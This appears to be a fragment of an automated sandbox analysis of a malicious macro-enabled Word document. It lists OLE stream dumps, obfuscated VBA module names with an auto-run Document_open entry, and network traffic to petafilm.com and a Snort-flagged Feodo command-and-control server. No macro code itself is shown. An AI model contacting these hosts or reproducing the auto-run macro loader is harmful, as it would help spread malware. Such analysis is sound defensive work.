| Data Raw:      | 01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00<br>00 00 00 00 00 01 00 00 00 ae c5 45 f2 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00<br>00 00 00 ff ff ff ff 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

### VBA Code Keywords

#### Keyword

Attribute

VB\_Name

"Qafkrimwsho"

#### VBA Code

VBA File Name: Wm\_t404p8v\_, Stream Size: 1106

#### General

|                |                                                                                                                                                                                                                                                                                                                                                                               |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:   | Macros/VBA/Wm_t404p8v_                                                                                                                                                                                                                                                                                                                                                        |
| VBA File Name: | Wm_t404p8v_                                                                                                                                                                                                                                                                                                                                                                   |
| Stream Size:   | 1106                                                                                                                                                                                                                                                                                                                                                                          |
| Data ASCII:    | ..... u .....<br>..... x ..... M E .....<br>.....                                                                                                                                                                                                                                                                                                                             |
| Data Raw:      | 01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff e5 02 00 00 75 03 00<br>00 00 00 00 01 00 00 00 ae c5 f3 f6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00<br>00 00 00 ff ff ff 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

### VBA Code Keywords

#### Keyword

False

Private

VB\_Exposed

Attribute

VB\_Creatable

VB\_Name

Document\_open()

VB\_PredeclaredId

VB\_GlobalNameSpace

VB\_Base

VB\_Customizable

VB\_TemplateDerived

#### VBA Code

### Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

#### General

|                 |                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | \x1CompObj                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                               |
| Stream Size:    | 146                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy:        | 4.00187355764                                                                                                                                                                                                                                                                                                                                                                                      |
| Base64 Encoded: | False                                                                                                                                                                                                                                                                                                                                                                                              |
| Data ASCII:     | ..... F ..... MSWordDoc..... Word.Document<br>.8..9.q@.....>.:C.<.5.=.B..M.i.c.r.o.s.o.f.t..W.o.r.d..9.7.<br>~.2.0.0.3.....                                                                                                                                                                                                                                                                        |
| Data Raw:       | 01 00 fe ff 03 0a 00 00 ff ff ff 06 09 02 00 00 00 00 c0 00 00 00 00 00 46 00 00 00 00<br>0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74<br>2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d<br>00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00<br>37 00 2d 00 |

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

#### General

|              |                               |
|--------------|-------------------------------|
| Stream Path: | \x5DocumentSummaryInformation |
| File Type:   | data                          |
| Stream Size: | 4096                          |
| Entropy:     | 0.279952994103                |

| General         |                                                                                                                                                                                                                                                                                                                                                                                   |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Base64 Encoded: | False                                                                                                                                                                                                                                                                                                                                                                             |
| Data ASCII:     | <pre> .....+,...0.....h.....p..... . ..... .....+.....T..... ..... </pre>                                                                                                                                                                                                                                                                                                         |
| Data Raw:       | <pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 01 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00 </pre> |

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 600

| General         |                                                                                                                                                                                                                                                                                                                                                                                               |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | \\5SummaryInformation                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                          |
| Stream Size:    | 600                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy:        | 4.30439339191                                                                                                                                                                                                                                                                                                                                                                                 |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                                                          |
| Data ASCII:     | <pre> .....O h.....+ '...0...(. .t.....\\.....@..... .....(.....0.....8..... .....Normal.dotm. </pre>                                                                                                                                                                                                                                                                                         |
| Data Raw:       | <pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 28 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 74 01 00 00 04 00 00 00 5c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00 </pre> |

Stream Path: 1Table, File Type: data, Stream Size: 6424

| General         |                                                                                                                                                                                                                                                                                                                                                                                                          |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | 1Table                                                                                                                                                                                                                                                                                                                                                                                                   |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                                     |
| Stream Size:    | 6424                                                                                                                                                                                                                                                                                                                                                                                                     |
| Entropy:        | 6.13606471955                                                                                                                                                                                                                                                                                                                                                                                            |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                                                                     |
| Data ASCII:     | j ..... 6... 6... 6...<br>6... 6... 6... 6... 6... 6... v... v... v... v... v... v... v... v... 6... 6...<br>... 6... 6... 6... >... 6... 6... 6... 6... 6... 6... 6... 6... 6... 6... 6... 6... 6...<br>... 6... 6... 6... 6... 6... 6... 6... 6... 6... 6... 6...                                                                                                                                      |
| Data Raw:       | 6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 04 00 08 00 00 00 98 00<br>00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00<br>9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06<br>00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00<br>76 02 00 00 76 02 00 00 |

Stream Path: Data, File Type: data, Stream Size: 99189

| General         |                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | Data                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Stream Size:    | 99189                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy:        | 7.39018675385                                                                                                                                                                                                                                                                                                                                                                                                        |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Data ASCII:     | u...D.d...../g.,b.r.....j<br>.....c...8....A...?.....8.A.C.=<br>>...1.....".....R.....{..Bg...md.z.M.....<br>.D.....F.....{..Bg...md.z.M.....                                                                                                                                                                                                                                                                        |
| Data Raw:       | 75 83 01 00 44 00 64 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67<br>eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00<br>00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00<br>08 00 80 c3 14 00 |

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 488

| General         |                                        |
|-----------------|----------------------------------------|
| Stream Path:    | Macros/PROJECT                         |
| File Type:      | ASCII text, with CRLF line terminators |
| Stream Size:    | 488                                    |
| Entropy:        | 5.44671163464                          |
| Base64 Encoded: | True                                   |

| General     |                                                                                                                                                                                                                                                                                                                                                                                           |
|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Data ASCII: | ID="{328404EF-416C-4DE8-9A42-20156D222C26}"..Document=Wm_t404p8v_/&H00000000..Module=Qafkrimwsho..Module=Oi5oelv0_s4..ExeName32="Tj8dtfsuopdk"..Name="mw"..HelpContextID="0"..VersionCompatible32="393222000"..CMG="1012B2B0B6B0B6B0B6B0B6"..DPB="82802050935193                                                                                                                          |
| Data Raw:   | 49 44 3d 22 7b 33 32 38 34 30 34 45 46 2d 34 31 36 43 2d 34 44 45 38 2d 39 41 34 32 2d 32 30 31 35 36 44 32 32 32 43 32 36 7d 22 0d 0a 4a 6f 63 75 6d 65 6e 74 3d 57 6d 5f 74 34 30 34 70 38 76 5f 2f 26 48 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 51 61 66 6b 72 69 6d 77 73 68 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 69 35 6f 65 6c 76 30 5f 73 34 0d 0a 45 78 65 4e 61 6d 65 33 32 3d |

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 110

| General         |                                                                                                                                                                                                                                                                                                                                        |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | Macros/PROJECTwm                                                                                                                                                                                                                                                                                                                       |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                   |
| Stream Size:    | 110                                                                                                                                                                                                                                                                                                                                    |
| Entropy:        | 3.60650024781                                                                                                                                                                                                                                                                                                                          |
| Base64 Encoded: | False                                                                                                                                                                                                                                                                                                                                  |
| Data ASCII:     | Wm_t404p8v_.W.m._.t.4.0.4.p.8.v._.Qafkrimwsho.Q.a.f.k.r.i.m.w.s.h.o...Oi5oelv0_s4.O.i.5.o.e.l.v.0._.s.4.....                                                                                                                                                                                                                           |
| Data Raw:       | 57 6d 5f 74 34 30 34 70 38 76 5f 00 57 00 6d 00 5f 00 74 00 34 00 30 00 34 00 70 00 38 00 76 00 5f 00 00 00 51 61 66 6b 72 69 6d 77 73 68 6f 00 51 00 61 00 66 00 6b 00 72 00 69 00 6d 00 77 00 73 00 68 00 6f 00 00 00 4f 69 35 6f 65 6c 76 30 5f 73 34 0d 4f 00 69 00 35 00 6f 00 65 00 6c 00 76 00 30 00 5f 00 73 00 34 00 00 00 00 |

Stream Path: Macros/VBA/\_VBA\_PROJECT, File Type: data, Stream Size: 5146

| General         |                                                                                                                                                                                                                                                                                                                                                                      |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | Macros/VBA/_VBA_PROJECT                                                                                                                                                                                                                                                                                                                                              |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                 |
| Stream Size:    | 5146                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy:        | 5.51240945881                                                                                                                                                                                                                                                                                                                                                        |
| Base64 Encoded: | False                                                                                                                                                                                                                                                                                                                                                                |
| Data ASCII:     | .a.....*.\\G.{.0.0.0.2.0.4.E.F.-.0.0.0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.4.6.}.#.4...1.#.9.#.C.:\\P.R.O.G.R.A.~.2.\\C.O.M.M.O.N.~.1.\\M.I.C.R.O.S.~.1.\\V.B.A.\\V.B.A.7.\\V.B.E.7...D.L.L.#.V.i.s.u.a.l..B.a.s.i.c..F.                                                                                                                                           |
| Data Raw:       | cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00 |

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 630

| General         |                                                                                                                                                                                                                                                                                                                                                                                                 |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | Macros/VBA/dir                                                                                                                                                                                                                                                                                                                                                                                  |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                            |
| Stream Size:    | 630                                                                                                                                                                                                                                                                                                                                                                                             |
| Entropy:        | 6.3062184781                                                                                                                                                                                                                                                                                                                                                                                    |
| Base64 Encoded: | True                                                                                                                                                                                                                                                                                                                                                                                            |
| Data ASCII:     | .r.....0*....p..H.."..d....m..2.4..@....Z=...b.....a...%.J<.....rst d ole>..2s..t.d.o.l.e...h.%^...*\G{0002`0430-...C.....0046}.#2.0#0#C.:\\Window.s\\SysWOW.64\\e2.tl.b#OLE Automation.`....Normal.EN.Cr.m..a.F. ....*\C.....a...!Offi                                                                                                                                                         |
| Data Raw:       | 01 72 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 08 e2 e3 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d |

Stream Path: WordDocument, File Type: data, Stream Size: 25134

| General         |               |
|-----------------|---------------|
| Stream Path:    | WordDocument  |
| File Type:      | data          |
| Stream Size:    | 25134         |
| Entropy:        | 3.92042329439 |
| Base64 Encoded: | False         |


|             |                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General     |                                                                                                                                                                                                                                                                                                                                                                                  |
| Data ASCII: | .....Y\\....bjbj.....b..b...<br>...YT.....F.....F.....<br>.....                                                                                                                                                                                                                                                                                                                  |
| Data Raw:   | ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 10 00 00 00 00 08 00 00 59 5c 00<br>00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19<br>04 16 00 2e 62 00 00 62 7f 00 00 62 7f 00 00 59 54 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 ff ff 0f<br>00 00 00 00 00 |

## Network Behavior

### Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message                                               | Source Port | Dest Port | Source IP    | Dest IP    |
|--------------------------|----------|---------|-------------------------------------------------------|-------------|-----------|--------------|------------|
| 01/10/21-02:33:11.978482 | TCP      | 2404336 | ET CNC Feodo Tracker Reported CnC Server TCP group 19 | 49166       | 80        | 192.168.2.22 | 5.2.136.90 |

### Network Port Distribution



### TCP Packets

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       |
|-------------------------------------|-------------|-----------|---------------|---------------|
| Jan 10, 2021 02:32:54.198482990 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.288156986 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.288263083 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.290236950 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.389795065 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.389883041 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.389925957 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.389965057 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.390005112 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.390043020 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.390093088 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.390113115 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.390137911 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.390141964 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.390147924 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.390177011 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.390216112 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.390240908 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.479609966 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.479681015 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.479726076 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.479758978 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.479799032 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       |
|-------------------------------------|-------------|-----------|---------------|---------------|
| Jan 10, 2021 02:32:54.479818106 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.479839087 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.479847908 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.479865074 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.479888916 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.479933977 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.479962111 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.479973078 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480014086 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480041981 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.480055094 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480093002 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480119944 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.480133057 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480170965 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480200052 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.480220079 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480263948 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480287075 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.480303049 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480341911 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.480369091 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.569818974 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.569878101 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.569921970 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.569962978 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570002079 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570040941 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570080042 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570128918 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570172071 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570174932 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570204020 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570211887 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570250988 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570251942 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570278883 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570292950 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570332050 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570369959 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570372105 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570414066 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570449114 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570461035 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570503950 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570542097 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570543051 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570584059 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570611954 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570624113 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570662022 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570693970 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570703030 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570741892 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570775032 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570790052 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570832968 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570868015 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570871115 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570913076 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570949078 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.570950985 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.570991039 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       |
|-------------------------------------|-------------|-----------|---------------|---------------|
| Jan 10, 2021 02:32:54.571024895 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.571029902 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.571069002 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.571105003 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.571118116 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.571161032 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.571186066 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.571199894 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.571238995 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.571263075 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.571279049 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.571345091 CET | 49165       | 80        | 192.168.2.22  | 176.53.69.151 |
| Jan 10, 2021 02:32:54.660465956 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |
| Jan 10, 2021 02:32:54.660511017 CET | 80          | 49165     | 176.53.69.151 | 192.168.2.22  |

### UDP Packets

| Timestamp                           | Source Port | Dest Port | Source IP    | Dest IP      |
|-------------------------------------|-------------|-----------|--------------|--------------|
| Jan 10, 2021 02:32:54.074415922 CET | 52197       | 53        | 192.168.2.22 | 8.8.8.8      |
| Jan 10, 2021 02:32:54.183813095 CET | 53          | 52197     | 8.8.8.8      | 192.168.2.22 |

### DNS Queries

| Timestamp                           | Source IP    | Dest IP | Trans ID | OP Code            | Name         | Type           | Class       |
|-------------------------------------|--------------|---------|----------|--------------------|--------------|----------------|-------------|
| Jan 10, 2021 02:32:54.074415922 CET | 192.168.2.22 | 8.8.8.8 | 0x51f2   | Standard query (0) | petafilm.com | A (IP address) | IN (0x0001) |

### DNS Answers

| Timestamp                           | Source IP | Dest IP      | Trans ID | Reply Code   | Name         | CName | Address       | Type           | Class       |
|-------------------------------------|-----------|--------------|----------|--------------|--------------|-------|---------------|----------------|-------------|
| Jan 10, 2021 02:32:54.183813095 CET | 8.8.8.8   | 192.168.2.22 | 0x51f2   | No error (0) | petafilm.com |       | 176.53.69.151 | A (IP address) | IN (0x0001) |

### HTTP Request Dependency Graph

- petafilm.com
- 5.2.136.90

### HTTP Packets

